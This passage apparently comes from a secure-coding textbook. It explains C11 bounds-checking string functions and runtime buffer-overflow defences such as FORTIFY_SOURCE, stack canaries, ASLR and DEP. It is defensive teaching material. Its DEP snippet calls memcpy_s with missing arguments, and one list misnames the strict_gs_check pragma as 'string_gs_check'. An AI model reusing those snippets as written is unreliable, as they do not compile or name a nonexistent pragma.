Because unexpected string truncation is a possible security vulnerability, strncpy_s() does not truncate the source (as delimited by the null terminator and the n parameter) to fit the destination. Truncation is a runtime-constraint violation. However, there is an idiom that allows a program to force truncation using the strncpy_s() function. If the n argument is the size of the destination minus 1, strncpy_s() will copy the entire source to the destination or truncate it to fit (as always, the result will be null-terminated). For example, the following call will copy src to the dest array, resulting in a properly null-terminated string in dest. The copy will stop when dest is full (including the null terminator) or when all of src has been copied.

```
strncpy_s(dest, sizeof dest, src, (sizeof dest)-1)
```

Although the OpenBSD function strlcpy() is similar to strncpy(), it is more similar to strcpy_s() than to strncpy_s(). Unlike strlcpy(), strncpy_s() supports checking runtime constraints such as the size of the destination array, and it will not truncate the string.

Use of the strncpy_s() function is less likely to introduce a security flaw because the size of the destination buffer and the maximum number of characters to append must be specified. Consider the following definitions:

```
char src1[100] = "hello";
char src2[7] = {'g','o','o','d','b','y','e'};
char dst1[6], dst2[5], dst3[5];
errno_t r1, r2, r3;
```

Because there is sufficient storage in the destination character array, the following call to strncpy_s() assigns the value 0 to r1 and the sequence hello\0 to dst1:

```
r1 = strncpy_s(dst1, sizeof(dst1), src1, sizeof(src1));
```

The following call assigns the value 0 to `r2` and the sequence `good\0` to `dst2`:

```
r2 = strncpy_s(dst2, sizeof(dst2), src2, 4);
```

However, there is inadequate space to copy the `src1` string to `dst3`. Consequently, if the following call to `strncpy_s()` returns, `r3` is assigned a nonzero value and `dst3[0]` is assigned `'\0'`:

```
r3 = strncpy_s(dst3, sizeof(dst3), src1, sizeof(src1));
```

If `strncpy()` had been used instead of `strncpy_s()`, the destination array `dst3` would not have been properly null-terminated.

The `strncat_s()` function appends not more than a specified number of successive characters (characters that follow a null character are not copied) from a source string to a destination character array. The initial character from the source string overwrites the null character at the end of the destination array. If no null character was copied from the source string, a null character is written at the end of the appended string. The `strncat_s()` function has the following signature:

```
errno_t strncat_s(
  char * restrict s1,
  rsize_t s1max,
  const char * restrict s2,
  rsize_t n
);
```

A runtime-constraint violation occurs and the `strncat_s()` function returns a nonzero value if either the source or destination pointer is `NULL` or if the maximum length of the destination buffer is equal to 0 or greater than `RSIZE_MAX`. The function fails when the destination string is already full or if there is not enough room to fully append the source string. The `strncat_s()` function also ensures null termination of the destination string.

The `strncat_s()` function has an additional parameter giving the size of the destination array to prevent buffer overflow. The original string in the destination plus the new characters appended from the source must fit and be null-terminated to avoid a runtime-constraint violation. If a runtime-constraint violation occurs, the destination array is set to a null string to increase the visibility of the problem.

The strncat_s() function stops appending the source string to the destination array when the first of the following two conditions occurs:

1. The null-terminating source string is copied to the destination.
2. The number of characters specified by the n parameter has been copied.

The result in the destination is provided with a null character terminator if one was not copied from the source. The result, including the null terminator, must fit within the destination, or a runtime-constraint violation occurs. Storage outside of the destination array is never modified.

Because the number of characters in the source is limited by the n parameter and the destination has a separate parameter giving the maximum number of elements in the destination, the strncat_s() function can safely append a substring, not just an entire string or its tail.

Because unexpected string truncation is a possible security vulnerability, strncat_s() does not truncate the source (as specified by the null terminator and the n parameter) to fit the destination. Truncation is a runtime-constraint violation. However, there is an idiom that allows a program to force truncation using the strncat_s() function. If the n argument is the number of elements minus 1 remaining in the destination, strncat_s() will append the entire source to the destination or truncate it to fit (as always, the result will be null-terminated). For example, the following call will append src to the dest array, resulting in a properly null-terminated string in dest. The concatenation will stop when dest is full (including the null terminator) or when all of src has been appended:

```
strncat_s(
  dest,
  sizeof dest,
  src,
  (sizeof dest) - strnlen_s(dest, sizeof dest) - 1
);
```

Although the OpenBSD function strlcat() is similar to strncat(), it is more similar to strcat_s() than to strncat_s(). Unlike strlcat(), strncat_s() supports checking runtime constraints such as the size of the destination array, and it will not truncate the string.

The strncpy_s() and strncat_s() functions can still overflow a buffer if the maximum length of the destination buffer and number of characters to copy are incorrectly specified.

Dynamic Allocation Functions. ISO/IEC TR 24731-2 [ISO/IEC TR 24731-2:2010] describes the `strndup()` function, which can also be used as an alternative function to `strncpy()`. ISO/IEC TR 24731-2 does not define any alternative functions to `strncat()`. The `strndup()` function is equivalent to the `strdup()` function, duplicating the provided string in a new block of memory allocated as if by using `malloc()`, with the exception being that `strndup()` copies, at most, `n` plus 1 byte into the newly allocated memory, terminating the new string with a null byte. If the length of the string is larger than `n`, only `n` bytes are duplicated. If `n` is larger than the length of the string, all bytes in the string are copied into the new memory buffer, including the terminating null byte. The newly created string will always be properly terminated. The allocated string must be reclaimed by passing the returned pointer to `free()`.

Summary of Alternatives. Table 2.7 summarizes some of the alternative functions for truncating copy described in this section.

Table 2.8 summarizes some of the alternative functions for truncating concatenation described in this section. TR 24731-2 does not define an alternative truncating concatenation function.

Table 2.7 Truncating Copy Functions

	Standard/TR	Buffer Overflow Protection	Guarantees Null Termination	May Truncate String	Allocates Dynamic Memory	Checks Runtime Constraints
`strncpy()`	C99	Yes	No	Yes	No	No
`strlcpy()`	OpenBSD	Yes	Yes	Yes	No	No
`strndup()`	TR 24731-2	Yes	Yes	Yes	Yes	No
`strncpy_s()`	C11	Yes	Yes	No	No	Yes

Table 2.8 Truncating Concatenation Functions

	Standard/TR	Buffer Overflow Protection	Guarantees Null Termination	May Truncate String	Allocates Dynamic Memory	Checks Runtime Constraints
`strncat()`	C99	Yes	No	Yes	No	No
`strlcat()`	OpenBSD	Yes	Yes	Yes	No	No
`strncat_s()`	C11	Yes	Yes	No	No	Yes

memcpy() and memmove()

The C Standard memcpy() and memmove() functions are prone to error because they do not allow the caller to specify the size of the destination array.

C11 Annex K Bounds-Checking Interfaces. The memcpy_s() and memmove_s() functions defined in C11 Annex K are similar to the corresponding, less secure memcpy() and memmove() functions but provide some additional safeguards. To prevent buffer overflow, the memcpy_s() and memmove_s() functions have additional parameters that specify the size of the destination array. If a runtime-constraint violation occurs, the destination array is zeroed to increase the visibility of the problem. Additionally, to reduce the number of cases of undefined behavior, the memcpy_s() function must report a constraint violation if an attempt is being made to copy overlapping objects.

The memcpy_s() and memmove_s() functions return 0 if successful. A nonzero value is returned if either the source or destination pointer is NULL, if the specified number of characters to copy/move is greater than the maximum size of the destination buffer, or if the number of characters to copy/move or the maximum size of the destination buffer is greater than RSIZE_MAX.

strlen()

The strlen() function is not particularly flawed, but its operations can be subverted because of the weaknesses of the underlying string representation. The strlen() function accepts a pointer to a character array and returns the number of characters that precede the terminating null character. If the character array is not properly null-terminated, the strlen() function may return an erroneously large number that could result in a vulnerability when used. Furthermore, if passed a non-null-terminated string, strlen() may read past the bounds of a dynamically allocated array and cause the program to be halted.

C99. C99 defines no alternative functions to strlen(). Consequently, it is necessary to ensure that strings are properly null-terminated before passing them to strlen() or that the result of the function is in the expected range when developing strictly conforming C99 programs.

C11 Annex K Bounds-Checking Interfaces. C11 provides an alternative to the strlen() function—the bounds-checking strnlen_s() function. In addition to a character pointer, the strnlen_s() function accepts a maximum size. If the string is longer than the maximum size specified, the maximum size rather than the actual size of the string is returned. The strnlen_s() function has no runtime constraints. This lack of runtime constraints, along with the values returned for a null pointer or an unterminated string argument, makes strnlen_s() useful in algorithms that gracefully handle such exceptional data.

There is a misconception that the bounds-checking functions are always inherently safer than their traditional counterparts and that the traditional functions should never be used. Dogmatically replacing calls to C99 functions with calls to bounds-checking functions can lead to convoluted code that is no safer than it would be if it used the traditional functions and is inefficient and hard to read. An example is obtaining the length of a string literal, which leads to silly code like this:

```
#define S "foo"
size_t n = strnlen_s(S, sizeof S);
```

The strnlen_s() function is useful when dealing with strings that might lack their terminating null character. That the function returns the number of elements in the array when no terminating null character is found causes many calculations to be more straightforward.

Because the bounds-checking functions defined in C11 Annex K do not produce unterminated strings, in most cases it is unnecessary to replace calls to the strlen() function with calls to strnlen_s().

The strnlen_s() function is identical to the POSIX function strnlen().

■ 2.6 Runtime Protection Strategies

Detection and Recovery

Detection and recovery mitigation strategies generally make changes to the runtime environment to detect buffer overflows when they occur so that the application or operating system can recover from the error (or at least fail safely). Because attackers have numerous options for controlling execution after a buffer overflow occurs, detection and recovery are not as effective as prevention and should not be relied on as the only mitigation strategy. However, detection and recovery mitigations generally form a second line of defense in case the “outer perimeter” is compromised. There is a danger that programmers can believe they have solved the problem by using an incomplete detection and recovery strategy, giving them false confidence in vulnerable software. Such strategies should be employed and then forgotten to avoid such biases.

Buffer overflow mitigation strategies can be classified according to which component of the entire system provides the mitigation mechanism:

- The developer via input validation
- The compiler and its associated runtime system
- The operating system

Input Validation

The best way to mitigate buffer overflows is to prevent them. Doing so requires developers to prevent string or memory copies from overflowing their destination buffers. Buffer overflows can be prevented by ensuring that input data does not exceed the size of the smallest buffer in which it is stored. Example 2.15 is a simple function that performs input validation.

Example 2.15 Input Validation

```
void f(const char *arg) {
 char buff[100];
 if (strlen(arg) >= sizeof(buff)) {
   abort();
 }
 strcpy(buff, arg);
 /* ... */
}
```

Any data that arrives at a program interface across a trust boundary requires validation. Examples of such data include the `argv` and `argc` arguments to function `main()` and environment variables, as well as data read from sockets, pipes, files, signals, shared memory, and devices.

Although this example is concerned only with string length, many other types of validation are possible. For example, input that is meant to be sent to a SQL database will require validation to detect and prevent SQL injection attacks. If the input may eventually go to a Web page, it should also be validated to guard against cross-site scripting (XSS) attacks.

Fortunately, input validation works for all classes of string exploits, but it requires that developers correctly identify and validate all of the external inputs that might result in buffer overflows or other vulnerabilities. Because this process is error prone, it is usually prudent to combine this mitigation strategy with others (for example, replacing suspect functions with more secure ones).

Object Size Checking

The GNU C Compiler (GCC) provides limited functionality to access the size of an object given a pointer into that object. Starting with version 4.1, GCC introduced the `__builtin_object_size()` function to provide this capability. Its signature is `size_t __builtin_object_size(void *ptr, int type)`. The first argument is a pointer into any object. This pointer may, but is not required to, point to the start of the object. For example, if the object is a string or character array, the pointer may point to the first character or to any character in the array's range. The second argument provides details about the referenced object and may have any value from 0 to 3. The function returns the number of bytes from the referenced byte to the final byte of the referenced object.

This function is limited to objects whose ranges can be determined at compile time. If GCC cannot determine which object is referenced, or if it cannot determine the size of this object, then this function returns either 0 or –1, both invalid sizes. For the compiler to be able to determine the size of the object, the program must be compiled with optimization level `-O1` or greater.

The second argument indicates details about the referenced object. If this argument is 0 or 2, then the referenced object is the largest object containing the pointed-to byte; otherwise, the object in question is the smallest object containing the pointed-to byte. To illustrate this distinction, consider the following code:

```
struct V { char buf1[10]; int b; char buf2[10]; } var;
void *ptr = &var.b;
```

If `ptr` is passed to `__builtin_object_size()` with `type` set to 0, then the value returned is the number of bytes from `var.b` to the end of `var`, inclusive. (This value will be at least the sum of `sizeof(int)` and 10 for the `buf2` array.) However, if `type` is 1, then the value returned is the number of bytes from `var.b` to the end of `var.b`, inclusive (that is, `sizeof(int)`).

If `__builtin_object_size()` cannot determine the size of the pointed-to object, it returns `(size_t) -1` if the second argument is 0 or 1. If the second argument is 2 or 3, it returns `(size_t) 0`. Table 2.9 summarizes how the `type` argument affects the behavior of `__builtin_object_size()`.

Table 2.9 Behavior Effects of `type` on `__builtin_object_size()`

Value of `type` Argument	Operates on	If Unknown, Returns
0	Maximum object	`(size_t) -1`
1	Minimum object	`(size_t) -1`
2	Maximum object	`(size_t) 0`
3	Minimum object	`(size_t) 0`

Use of Object Size Checking. The `__builtin_object_size()` function is used to add lightweight buffer overflow protection to the following standard functions when `_FORTIFY_SOURCE` is defined:

```
memcpy()      strcpy()     strcat()      sprintf()     vsprintf()
memmove()     strncpy()    strncat()     snprintf()    vsnprintf()
memset()      fprintf()    vfprintf()    printf()      vprintf()
```

Many operating systems that support GCC turn on object size checking by default. Others provide a macro (such as `_FORTIFY_SOURCE`) to enable the feature as an option. On Red Hat Linux, for example, no protection is performed by default. When `_FORTIFY_SOURCE` is set at optimization level 1 (`_FORTIFY_SOURCE=1`) or higher, security measures that should not change the behavior of conforming programs are taken. `_FORTIFY_SOURCE=2` adds some more checking, but some conforming programs might fail.

For example, the `memcpy()` function may be implemented as follows when `_FORTIFY_SOURCE` is defined:

```
__attribute__ ((__nothrow__)) memcpy(
  void * __restrict __dest,
  __const void * __restrict __src,
  size_t __len
) {
  return ___memcpy_chk(
           __dest, __src, __len, __builtin_object_size(__dest, 0)
         );
}
```

When using the `memcpy()` and `strcpy()` functions, the following behaviors are possible:

1. The following case is known to be correct:

   ```
   char buf[5];
   memcpy(buf, foo, 5);
   strcpy(buf, "abcd");
   ```

   No runtime checking is needed, and consequently the `memcpy()` and `strcpy()` functions are called.

2. The following case is not known to be correct but is checkable at runtime:

   ```
   memcpy(buf, foo, n);
   strcpy(buf, bar);
   ```

The compiler knows the number of bytes remaining in the object but does not know the length of the actual copy that will happen. Alternative functions __memcpy_chk() or __strcpy_chk() are used in this case; these functions check whether buffer overflow happened. If buffer overflow is detected, __chk_fail() is called and typically aborts the application after writing a diagnostic message to stderr.

3. The following case is known to be incorrect:

   ```
   memcpy(buf, foo, 6);
   strcpy(buf, "abcde");
   ```

   The compiler can detect buffer overflows at compile time. It issues warnings and calls the checking alternatives at runtime.

4. The last case is when the code is not known to be correct and is not checkable at runtime:

   ```
   memcpy(p, q, n);
   strcpy(p, q);
   ```

   The compiler does not know the buffer size, and no checking is done. Overflows go undetected in these cases.

Learn More: Using _builtin_object_size(). This function can be used in conjunction with copying operations. For example, a string may be safely copied into a fixed array by checking for the size of the array:

```
char dest[BUFFER_SIZE];
char *src = /* valid pointer */;
size_t src_end = __builtin_object_size(src, 0);
if (src_end == (size_t) -1 && /* don't know if src is too big */
    strlen(src) < BUFFER_SIZE) {
  strcpy(dest, src);
} else if (src_end <= BUFFER_SIZE) {
  strcpy(dest, src);
} else {
  /* src would overflow dest */
}
```

The advantage of using __builtin_object_size() is that if it returns a valid size (instead of 0 or −1), then the call to strlen() at runtime is unnecessary and can be bypassed, improving runtime performance.

GCC implements strcpy() as an inline function that calls __builtin___strcpy_chk() when _FORTIFY_SOURCE is defined. Otherwise, strcpy() is an ordinary glibc function. The __builtin___strcpy_chk() function has the following signature:

```
char *__builtin___strcpy_chk(char *dest, const char *src,
                             size_t dest_end)
```

This function behaves like `strcpy()`, but it first checks that the `dest` buffer is big enough to prevent buffer overflow. This is provided via the `dest_end` parameter, which is typically the result of a call to `__builtin_object_size()`. This check can often be performed at compile time. If the compiler can determine that buffer overflow never occurs, it can optimize away the runtime check. Similarly, if the compiler determines that buffer overflow always occurs, it issues a warning, and the call aborts at runtime. If the compiler knows the space in the destination string but not the length of the source string, it adds a runtime check. Finally, if the compiler cannot guarantee that adequate space exists in the destination string, then the call devolves to standard `strcpy()` with no check added.

Visual Studio Compiler-Generated Runtime Checks

The MS Visual Studio C++ compiler provides several options to enable certain checks at runtime. These options can be enabled using a specific compiler flag. In particular, the `/RTCs` compiler flag turns on checks for the following errors:

- Overflows of local variables such as arrays (except when used in a structure with internal padding)
- Use of uninitialized variables
- Stack pointer corruption, which can be caused by a calling convention mismatch

These flags can be tweaked on or off for various regions in the code. For example, the following pragma:

```
#pragma runtime_checks("s", off)
```

turns off the `/RTCs` flag checks for any subsequent functions in the code. The check may be restored with the following pragma:

```
#pragma runtime_checks("s", restore)
```

Runtime Bounds Checkers. Although not publicly available, some existing C language compiler and runtime systems do perform array bounds checking.

Libsafe and Libverify. Libsafe, available from Avaya Labs Research, is a dynamic library for limiting the impact of buffer overflows on the stack. The library intercepts and checks the bounds of arguments to C library functions that are susceptible to buffer overflow. The library makes sure that frame pointers and return addresses cannot be overwritten by an intercepted function. The Libverify library, also described by Baratloo and colleagues [Baratloo 2000], implements a return address verification scheme similar to Libsafe's but does not require recompilation of source code, which allows it to be used with existing binaries.

CRED. Richard Jones and Paul Kelley [Jones 1997] proposed an approach for bounds checking using referent objects. This approach is based on the principle that an address computed from an in-bounds pointer must share the same referent object as the original pointer. Unfortunately, a surprisingly large number of programs generate and store out-of-bounds addresses and later retrieve these values in their computation without causing buffer overflows, making these programs incompatible with this bounds-checking approach. This approach to runtime bounds checking also has significant performance costs, particularly in pointer-intensive programs in which performance may slow down by up to 30 times [Cowan 2000].

Olatunji Ruwase and Monica Lam [Ruwase 2004] improved the Jones and Kelley approach in their C range error detector (CRED). According to the authors, CRED enforces a relaxed standard of correctness by allowing program manipulations of out-of-bounds addresses that do not result in buffer overflows. This relaxed standard of correctness provides greater compatibility with existing software.

CRED can be configured to check all bounds of all data or of string data only. Full bounds checking, like the Jones and Kelley approach, imposes significant performance overhead. Limiting the bounds checking to strings improves the performance for most programs. Overhead ranges from 1 percent to 130 percent depending on the use of strings in the application.

Bounds checking is effective in preventing most overflow conditions but is not perfect. The CRED solution, for example, cannot detect conditions under which an out-of-bounds pointer is cast to an integer, used in an arithmetic operation, and cast back to a pointer. The approach does prevent overflows in the stack, heap, and data segments. CRED, even when optimized to check only for overflows in strings, was effective in detecting 20 different buffer overflow attacks developed by John Wilander and Mariam Kamkar [Wilander 2003] for evaluating dynamic buffer overflow detectors.

CRED has been merged into the latest Jones and Kelley checker for GCC 3.3.1, which is currently maintained by Herman ten Brugge.

Dinakar Dhurjati and Vikram Adve proposed a collection of improvements, including pool allocation, which allows the compiler to generate code that knows where to search for an object in an object table at runtime [Dhurjati 2006]. Performance was improved significantly, but overhead was still as high as 69 percent.

Stack Canaries

Stack canaries are another mechanism used to detect and prevent stack-smashing attacks. Instead of performing generalized bounds checking, canaries are used to protect the return address on the stack from sequential writes through memory (for example, resulting from a call to `strcpy()`). Canaries consist of a value that is difficult to insert or spoof and are written to an address before the section of the stack being protected. A sequential write would consequently need to overwrite this value on the way to the protected region. The canary is initialized immediately after the return address is saved and checked immediately before the return address is accessed. A canary could consist, for example, of four different termination characters (`CR`, `LF`, `NULL`, and –1). The termination characters would guard against a buffer overflow caused by an unbounded `strcpy()` call, for example, because an attacker would need to include a null byte in his or her buffer. The canary guards against buffer overflows caused by string operations but not memory copy operations. A hard-to-spoof or random canary is a 32-bit secret random number that changes each time the program is executed. This approach works well as long as the canary remains a secret.

Canaries are implemented in StackGuard as well as in GCC's Stack-Smashing Protector, also known as ProPolice, and Microsoft's Visual C++ .NET as part of the stack buffer overrun detection capability.

The *stack buffer overrun detection* capability was introduced to the C/C++ compiler in Visual Studio .NET 2002 and has been updated in subsequent versions. The `/GS` compiler switch instructs the compiler to add start-up code and function epilogue and prologue code to generate and check a random number that is placed in a function's stack. If this value is corrupted, a handler function is called to terminate the application, reducing the chance that the shellcode attempting to exploit a buffer overrun will execute correctly.

Note that Visual C++ 2005 (and later) also reorders data on the stack to make it harder to predictably corrupt that data. Examples include

- Moving buffers to higher memory than nonbuffers. This step can help protect function pointers that reside on the stack.
- Moving pointer and buffer arguments to lower memory at runtime to mitigate various buffer overrun attacks.

Visual C++ 2010 includes enhancements to /GS that expand the heuristics used to determine when /GS should be enabled for a function and when it can safely be optimized away.

To take advantage of enhanced /GS heuristics when using Visual C++ 2005 Service Pack 1 or later, add the following instruction in a commonly used header file to increase the number of functions protected by /GS:

```
#pragma strict_gs_check(on)
```

The rules for determining which functions require /GS protection are more aggressive in Visual C++ 2010 than they are in the compiler's earlier versions; however, the strict_gs_check rules are even more aggressive than Visual C++ 2010's rules. Even though Visual C++ 2010 strikes a good balance, strict_gs_check should be used for Internet-facing products.

To use stack buffer overrun detection for Microsoft Visual Studio, you should

- Compile your code with the most recent version of the compiler. At the time of writing, this version is VC++ 2010 (cl.exe version 16.00).
- Add #pragma string_gs_check(on) to a common header file when using versions of VC++ older than VC++ 2010.
- Add #pragma string_gs_check(on) to Internet-facing products when using VC++ 2010 and later.
- Compile with the /GS flag.
- Link with libraries that use /GS.

As currently implemented, canaries are useful only against exploits that attempt to overwrite the stack return address by overflowing a buffer on the stack. Canaries do not protect the program from exploits that modify variables, object pointers, or function pointers. Canaries cannot prevent buffer overflows from occurring in any location, including the stack segment. They detect some of these buffer overflows only after the fact. Exploits that overwrite bytes directly to the location of the return address on the stack can defeat terminator and random canaries [Bulba 2000]. To solve these direct access exploits, StackGuard added Random XOR canaries [Wagle 2003] that XOR the return address with the canary. Again, this works well for protecting the return address provided the canary remains a secret. In general, canaries offer weak runtime protection.

Stack-Smashing Protector (ProPolice)

In version 4.1, GCC introduced the Stack-Smashing Protector (SSP) feature, which implements canaries derived from StackGuard [Etoh 2000]. Also known as ProPolice, SSP is a GCC extension for protecting applications written in C from the most common forms of stack buffer overflow exploits and is implemented as an intermediate language translator of GCC. SSP provides buffer overflow detection and variable reordering to avoid the corruption of pointers. Specifically, SSP reorders local variables to place buffers after pointers and copies pointers in function arguments to an area preceding local variable buffers to avoid the corruption of pointers that could be used to further corrupt arbitrary memory locations.

The SSP feature is enabled using GCC command-line arguments. The `-fstack-protector` and `-fno-stack-protector` options enable and disable stack-smashing protection for functions with vulnerable objects (such as arrays). The `-fstack-protector-all` and `-fno-stack-protector-all` options enable and disable the protection of every function, not just the functions with character arrays. Finally, the `-Wstack-protector` option emits warnings about functions that receive no stack protection when `-fstack-protector` is used.

SSP works by introducing a canary to detect changes to the arguments, return address, and previous frame pointer in the stack. SSP inserts code fragments into appropriate locations as follows: a random number is generated for the guard value during application initialization, preventing discovery by an unprivileged user. Unfortunately, this activity can easily exhaust a system's entropy.

SSP also provides a safer stack structure, as in Figure 2.18.

This structure establishes the following constraints:

- Location (A) has no array or pointer variables.
- Location (B) has arrays or structures that contain arrays.
- Location (C) has no arrays.

Placing the guard after the section containing the arrays (B) prevents a buffer overflow from overwriting the arguments, return address, previous frame pointer, or local variables (but not other arrays). For example, the compiler cannot rearrange `struct` members so that a stack object of a type such as

```
struct S {
    char buffer[40];
    void (*f)(struct S*);
};
```

would remain unprotected.




Figure 2.18 Stack-Smashing Protector (SSP) stack structure

Operating System Strategies

The prevention strategies described in this section are provided as part of the platform's runtime support environment, including the operating system and the hardware. They are enabled and controlled by the operating system. Programs running under such an environment may not need to be aware of these added security measures; consequently, these strategies are useful for executing programs for which source code is unavailable.

Unfortunately, this advantage can also be a disadvantage because extra security checks that occur during runtime can accidentally alter or halt the execution of nonmalicious programs, often as a result of previously unknown bugs in the programs. Consequently, such runtime strategies may not be applied to all programs that can be run on the platform. Certain programs must be allowed to run with such strategies disabled, which requires maintaining a whitelist of programs exempt from the strategy; unless carefully maintained, such a whitelist enables attackers to target whitelisted programs, bypassing the runtime security entirely.

Detection and Recovery

Address space layout randomization (ASLR) is a security feature of many operating systems; its purpose is to prevent arbitrary code execution. The feature randomizes the address of memory pages used by the program. ASLR cannot prevent the return address on the stack from being overwritten by a stack-based overflow. However, by randomizing the address of stack pages, it may prevent attackers from correctly predicting the address of the shellcode, system function, or return-oriented programming gadget that they want to invoke.

Some ASLR implementations randomize memory addresses every time a program runs; as a result, leaked memory addresses become useless if the program is restarted (perhaps because of a crash).

ASLR reduces the probability but does not eliminate the possibility of a successful attack. It is theoretically possible that attackers could correctly predict or guess the address of their shellcode and overwrite the return pointer on the stack with this value.

Furthermore, even on implementations that randomize addresses on each invocation, ASLR can be bypassed by an attacker on a long-running process. Attackers can execute their shellcode if they can discover its address without terminating the process. They can do so, for example, by exploiting a format-string vulnerability or other information leak to reveal memory contents.

Linux. ASLR was first introduced to Linux in the PaX project in 2000. While the PaX patch has not been submitted to the mainstream Linux kernel, many of its features are incorporated into mainstream Linux distributions. For example, ASLR has been part of Ubuntu since 2008 and Debian since 2007. Both platforms allow for fine-grained tuning of ASLR via the following command:

```
sysctl -w kernel.randomize_va_space=2
```

Most platforms execute this command during the boot process. The `randomize_va_space` parameter may take the following values:

0 Turns off ASLR completely. This is the default only for platforms that do not support this feature.

1 Turns on ASLR for stacks, libraries, and position-independent binary programs.

2 Turns on ASLR for the heap as well as for memory randomized by option 1.

Windows. ASLR has been available on Windows since Vista. On Windows, ASLR moves executable images into random locations when a system boots, making it harder for exploit code to operate predictably. For a component to support ASLR, all components that it loads must also support ASLR. For example, if `A.exe` depends on `B.dll` and `C.dll`, all three must support ASLR. By default, Windows Vista and subsequent versions of the Windows operating system randomize system dynamic link libraries (DLLs) and executables

(EXEs). However, developers of custom DLLs and EXEs must opt in to support ASLR using the /DYNAMICBASE linker option.

Windows ASLR also randomizes heap and stack memory. The heap manager creates the heap at a random location to help reduce the chances that an attempt to exploit a heap-based buffer overrun will succeed. Heap randomization is enabled by default for all applications running on Windows Vista and later. When a thread starts in a process linked with /DYNAMICBASE, Windows Vista and later versions of Windows move the thread's stack to a random location to help reduce the chances that a stack-based buffer overrun exploit will succeed.

To enable ASLR under Microsoft Windows, you should

- Link with Microsoft Linker version 8.00.50727.161 (the first version to support ASLR) or later
- Link with the /DYNAMICBASE linker switch unless using Microsoft Linker version 10.0 or later, which enables /DYNAMICBASE by default
- Test your application on Windows Vista and later versions, and note and fix failures resulting from the use of ASLR

Nonexecutable Stacks

A nonexecutable stack is a runtime solution to buffer overflows that is designed to prevent executable code from running in the stack segment. Many operating systems can be configured to use nonexecutable stacks.

Nonexecutable stacks are often represented as a panacea in securing against buffer overflow vulnerabilities. However, nonexecutable stacks prevent malicious code from executing only if it is in stack memory. They do not prevent buffer overflows from occurring in the heap or data segments. They do not prevent an attacker from using a buffer overflow to modify a return address, variable, object pointer, or function pointer. And they do not prevent arc injection or injection of the execution code in the heap or data segments. Not allowing an attacker to run executable code on the stack can prevent the exploitation of some vulnerabilities, but it is often only a minor inconvenience to an attacker.

Depending on how they are implemented, nonexecutable stacks can affect performance. Nonexecutable stacks can also break programs that execute code in the stack segment, including Linux signal delivery and GCC trampolines.

W^X

Several operating systems, including OpenBSD, Windows, Linux, and OS X, enforce reduced privileges in the kernel so that no part of the process address space is both writable and executable. This policy is called *W xor X*, or more concisely W^X, and is supported by the use of a No eXecute (NX) bit on several CPUs.

The NX bit enables memory pages to be marked as *data*, disabling the execution of code on these pages. This bit is named NX on AMD CPUs, XD (for eXecute Disable) on Intel CPUs, and XN (for eXecute Never) on ARM version 6 and later CPUs. Most modern Intel CPUs and all current AMD CPUs now support this capability.

W^X requires that no code is intended to be executed that is not part of the program itself. This prevents the execution of shellcode on the stack, heap, or data segment. W^X also prevents the intentional execution of code in a data page. For example, a just-in-time (JIT) compiler often constructs assembly code from external data (such as bytecode) and then executes it. To work in this environment, the JIT compiler must conform to these restrictions, for example, by ensuring that pages containing executable instructions are appropriately marked.

Data Execution Prevention. Data execution prevention (DEP) is an implementation of the W^X policy for Microsoft Visual Studio. DEP uses NX technology to prevent the execution of instructions stored in data segments. This feature has been available on Windows since XP Service Pack 2. DEP assumes that no code is intended to be executed that is not part of the program itself. Consequently, it does not properly handle code that is intended to be executed in a "forbidden" page. For example, a JIT compiler often constructs assembly code from external data (such as bytecode) and then executes it, only to be foiled by DEP. Furthermore, DEP can often expose hidden bugs in software.

If your application targets Windows XP Service Pack 3, you should call `SetProcessDEPPolicy()` to enforce DEP/NX. If it is unknown whether or not the application will run on a down-level platform that includes support for `SetProcessDEPPolicy()`, call the following code early in the start-up code:

```
BOOL __cdecl EnableNX(void) {
   HMODULE hK = GetModuleHandleW(L"KERNEL32.DLL");
   BOOL (WINAPI *pfnSetDEP)(DWORD);

   *(FARPROC *) &pfnSetDEP =
     GetProcAddress(hK, "SetProcessDEPPolicy");
   if (pfnSetDEP)
      return (*pfnSetDEP)(PROCESS_DEP_ENABLE);
   return(FALSE);
}
```

If your application has self-modifying code or performs JIT compilation, DEP may cause the application to fail. To alleviate this issue, you should still opt in to DEP (see the following linker switch) and mark any data that will be used for JIT compilation as follows:

```
PVOID pBuff = VirtualAlloc(NULL,4096,MEM_COMMIT,PAGE_READWRITE);
if (pBuff) {
  // Copy executable ASM code to buffer
  memcpy_s(pBuff, 4096);

  // Buffer is ready so mark as executable and protect from writes
  DWORD dwOldProtect = 0;
  if (!VirtualProtect(pBuff,4096,PAGE_EXECUTE_READ,&dwOldProtect)
     ) {
    // error
  } else {
    // Call into pBuff
  }
  VirtualFree(pBuff,0,MEM_RELEASE);
}
```

DEP/NX has no performance impact on Windows. To enable DEP, you should link your code with /NXCOMPAT or call SetProcessDEPPolicy() and test your applications on a DEP-capable CPU, then note and fix any failures resulting from the use of DEP. The use of /NXCOMPAT is similar to calling SetProcessDEPPolicy() on Vista or later Windows versions. However, Windows XP's loader does not recognize the /NXCOMPAT link option. Consequently, the use of SetProcessDEPPolicy() is generally preferred.

ASLR and DEP provide different protections on Windows platforms. Consequently, you should enable both mechanisms (/DYNAMICBASE and /NXCOMPAT) for all binaries.

PaX

In Linux, the concept of the nonexecutable stack was pioneered by the PaX kernel patch. PaX specifically labeled program memory as nonwritable and data memory as nonexecutable. PaX also provided address space layout randomization (ASLR, discussed under "Detection and Recovery"). It terminates any program that tries to transfer control to nonexecutable memory. PaX can use NX technology, if available, or can emulate it otherwise (at the cost of slower performance). Interrupting attempts to transfer control to nonexecutable memory reduces any remote-code-execution or information-disclosure vulnerability to a mere denial of service (DoS), which makes PaX ideal for systems in which DoS is an acceptable consequence of protecting information or preventing arc injection attacks. Systems that cannot tolerate DoS should not use PaX. PaX is now part of the grsecurity project, which provides several additional security enhancements to the Linux kernel.

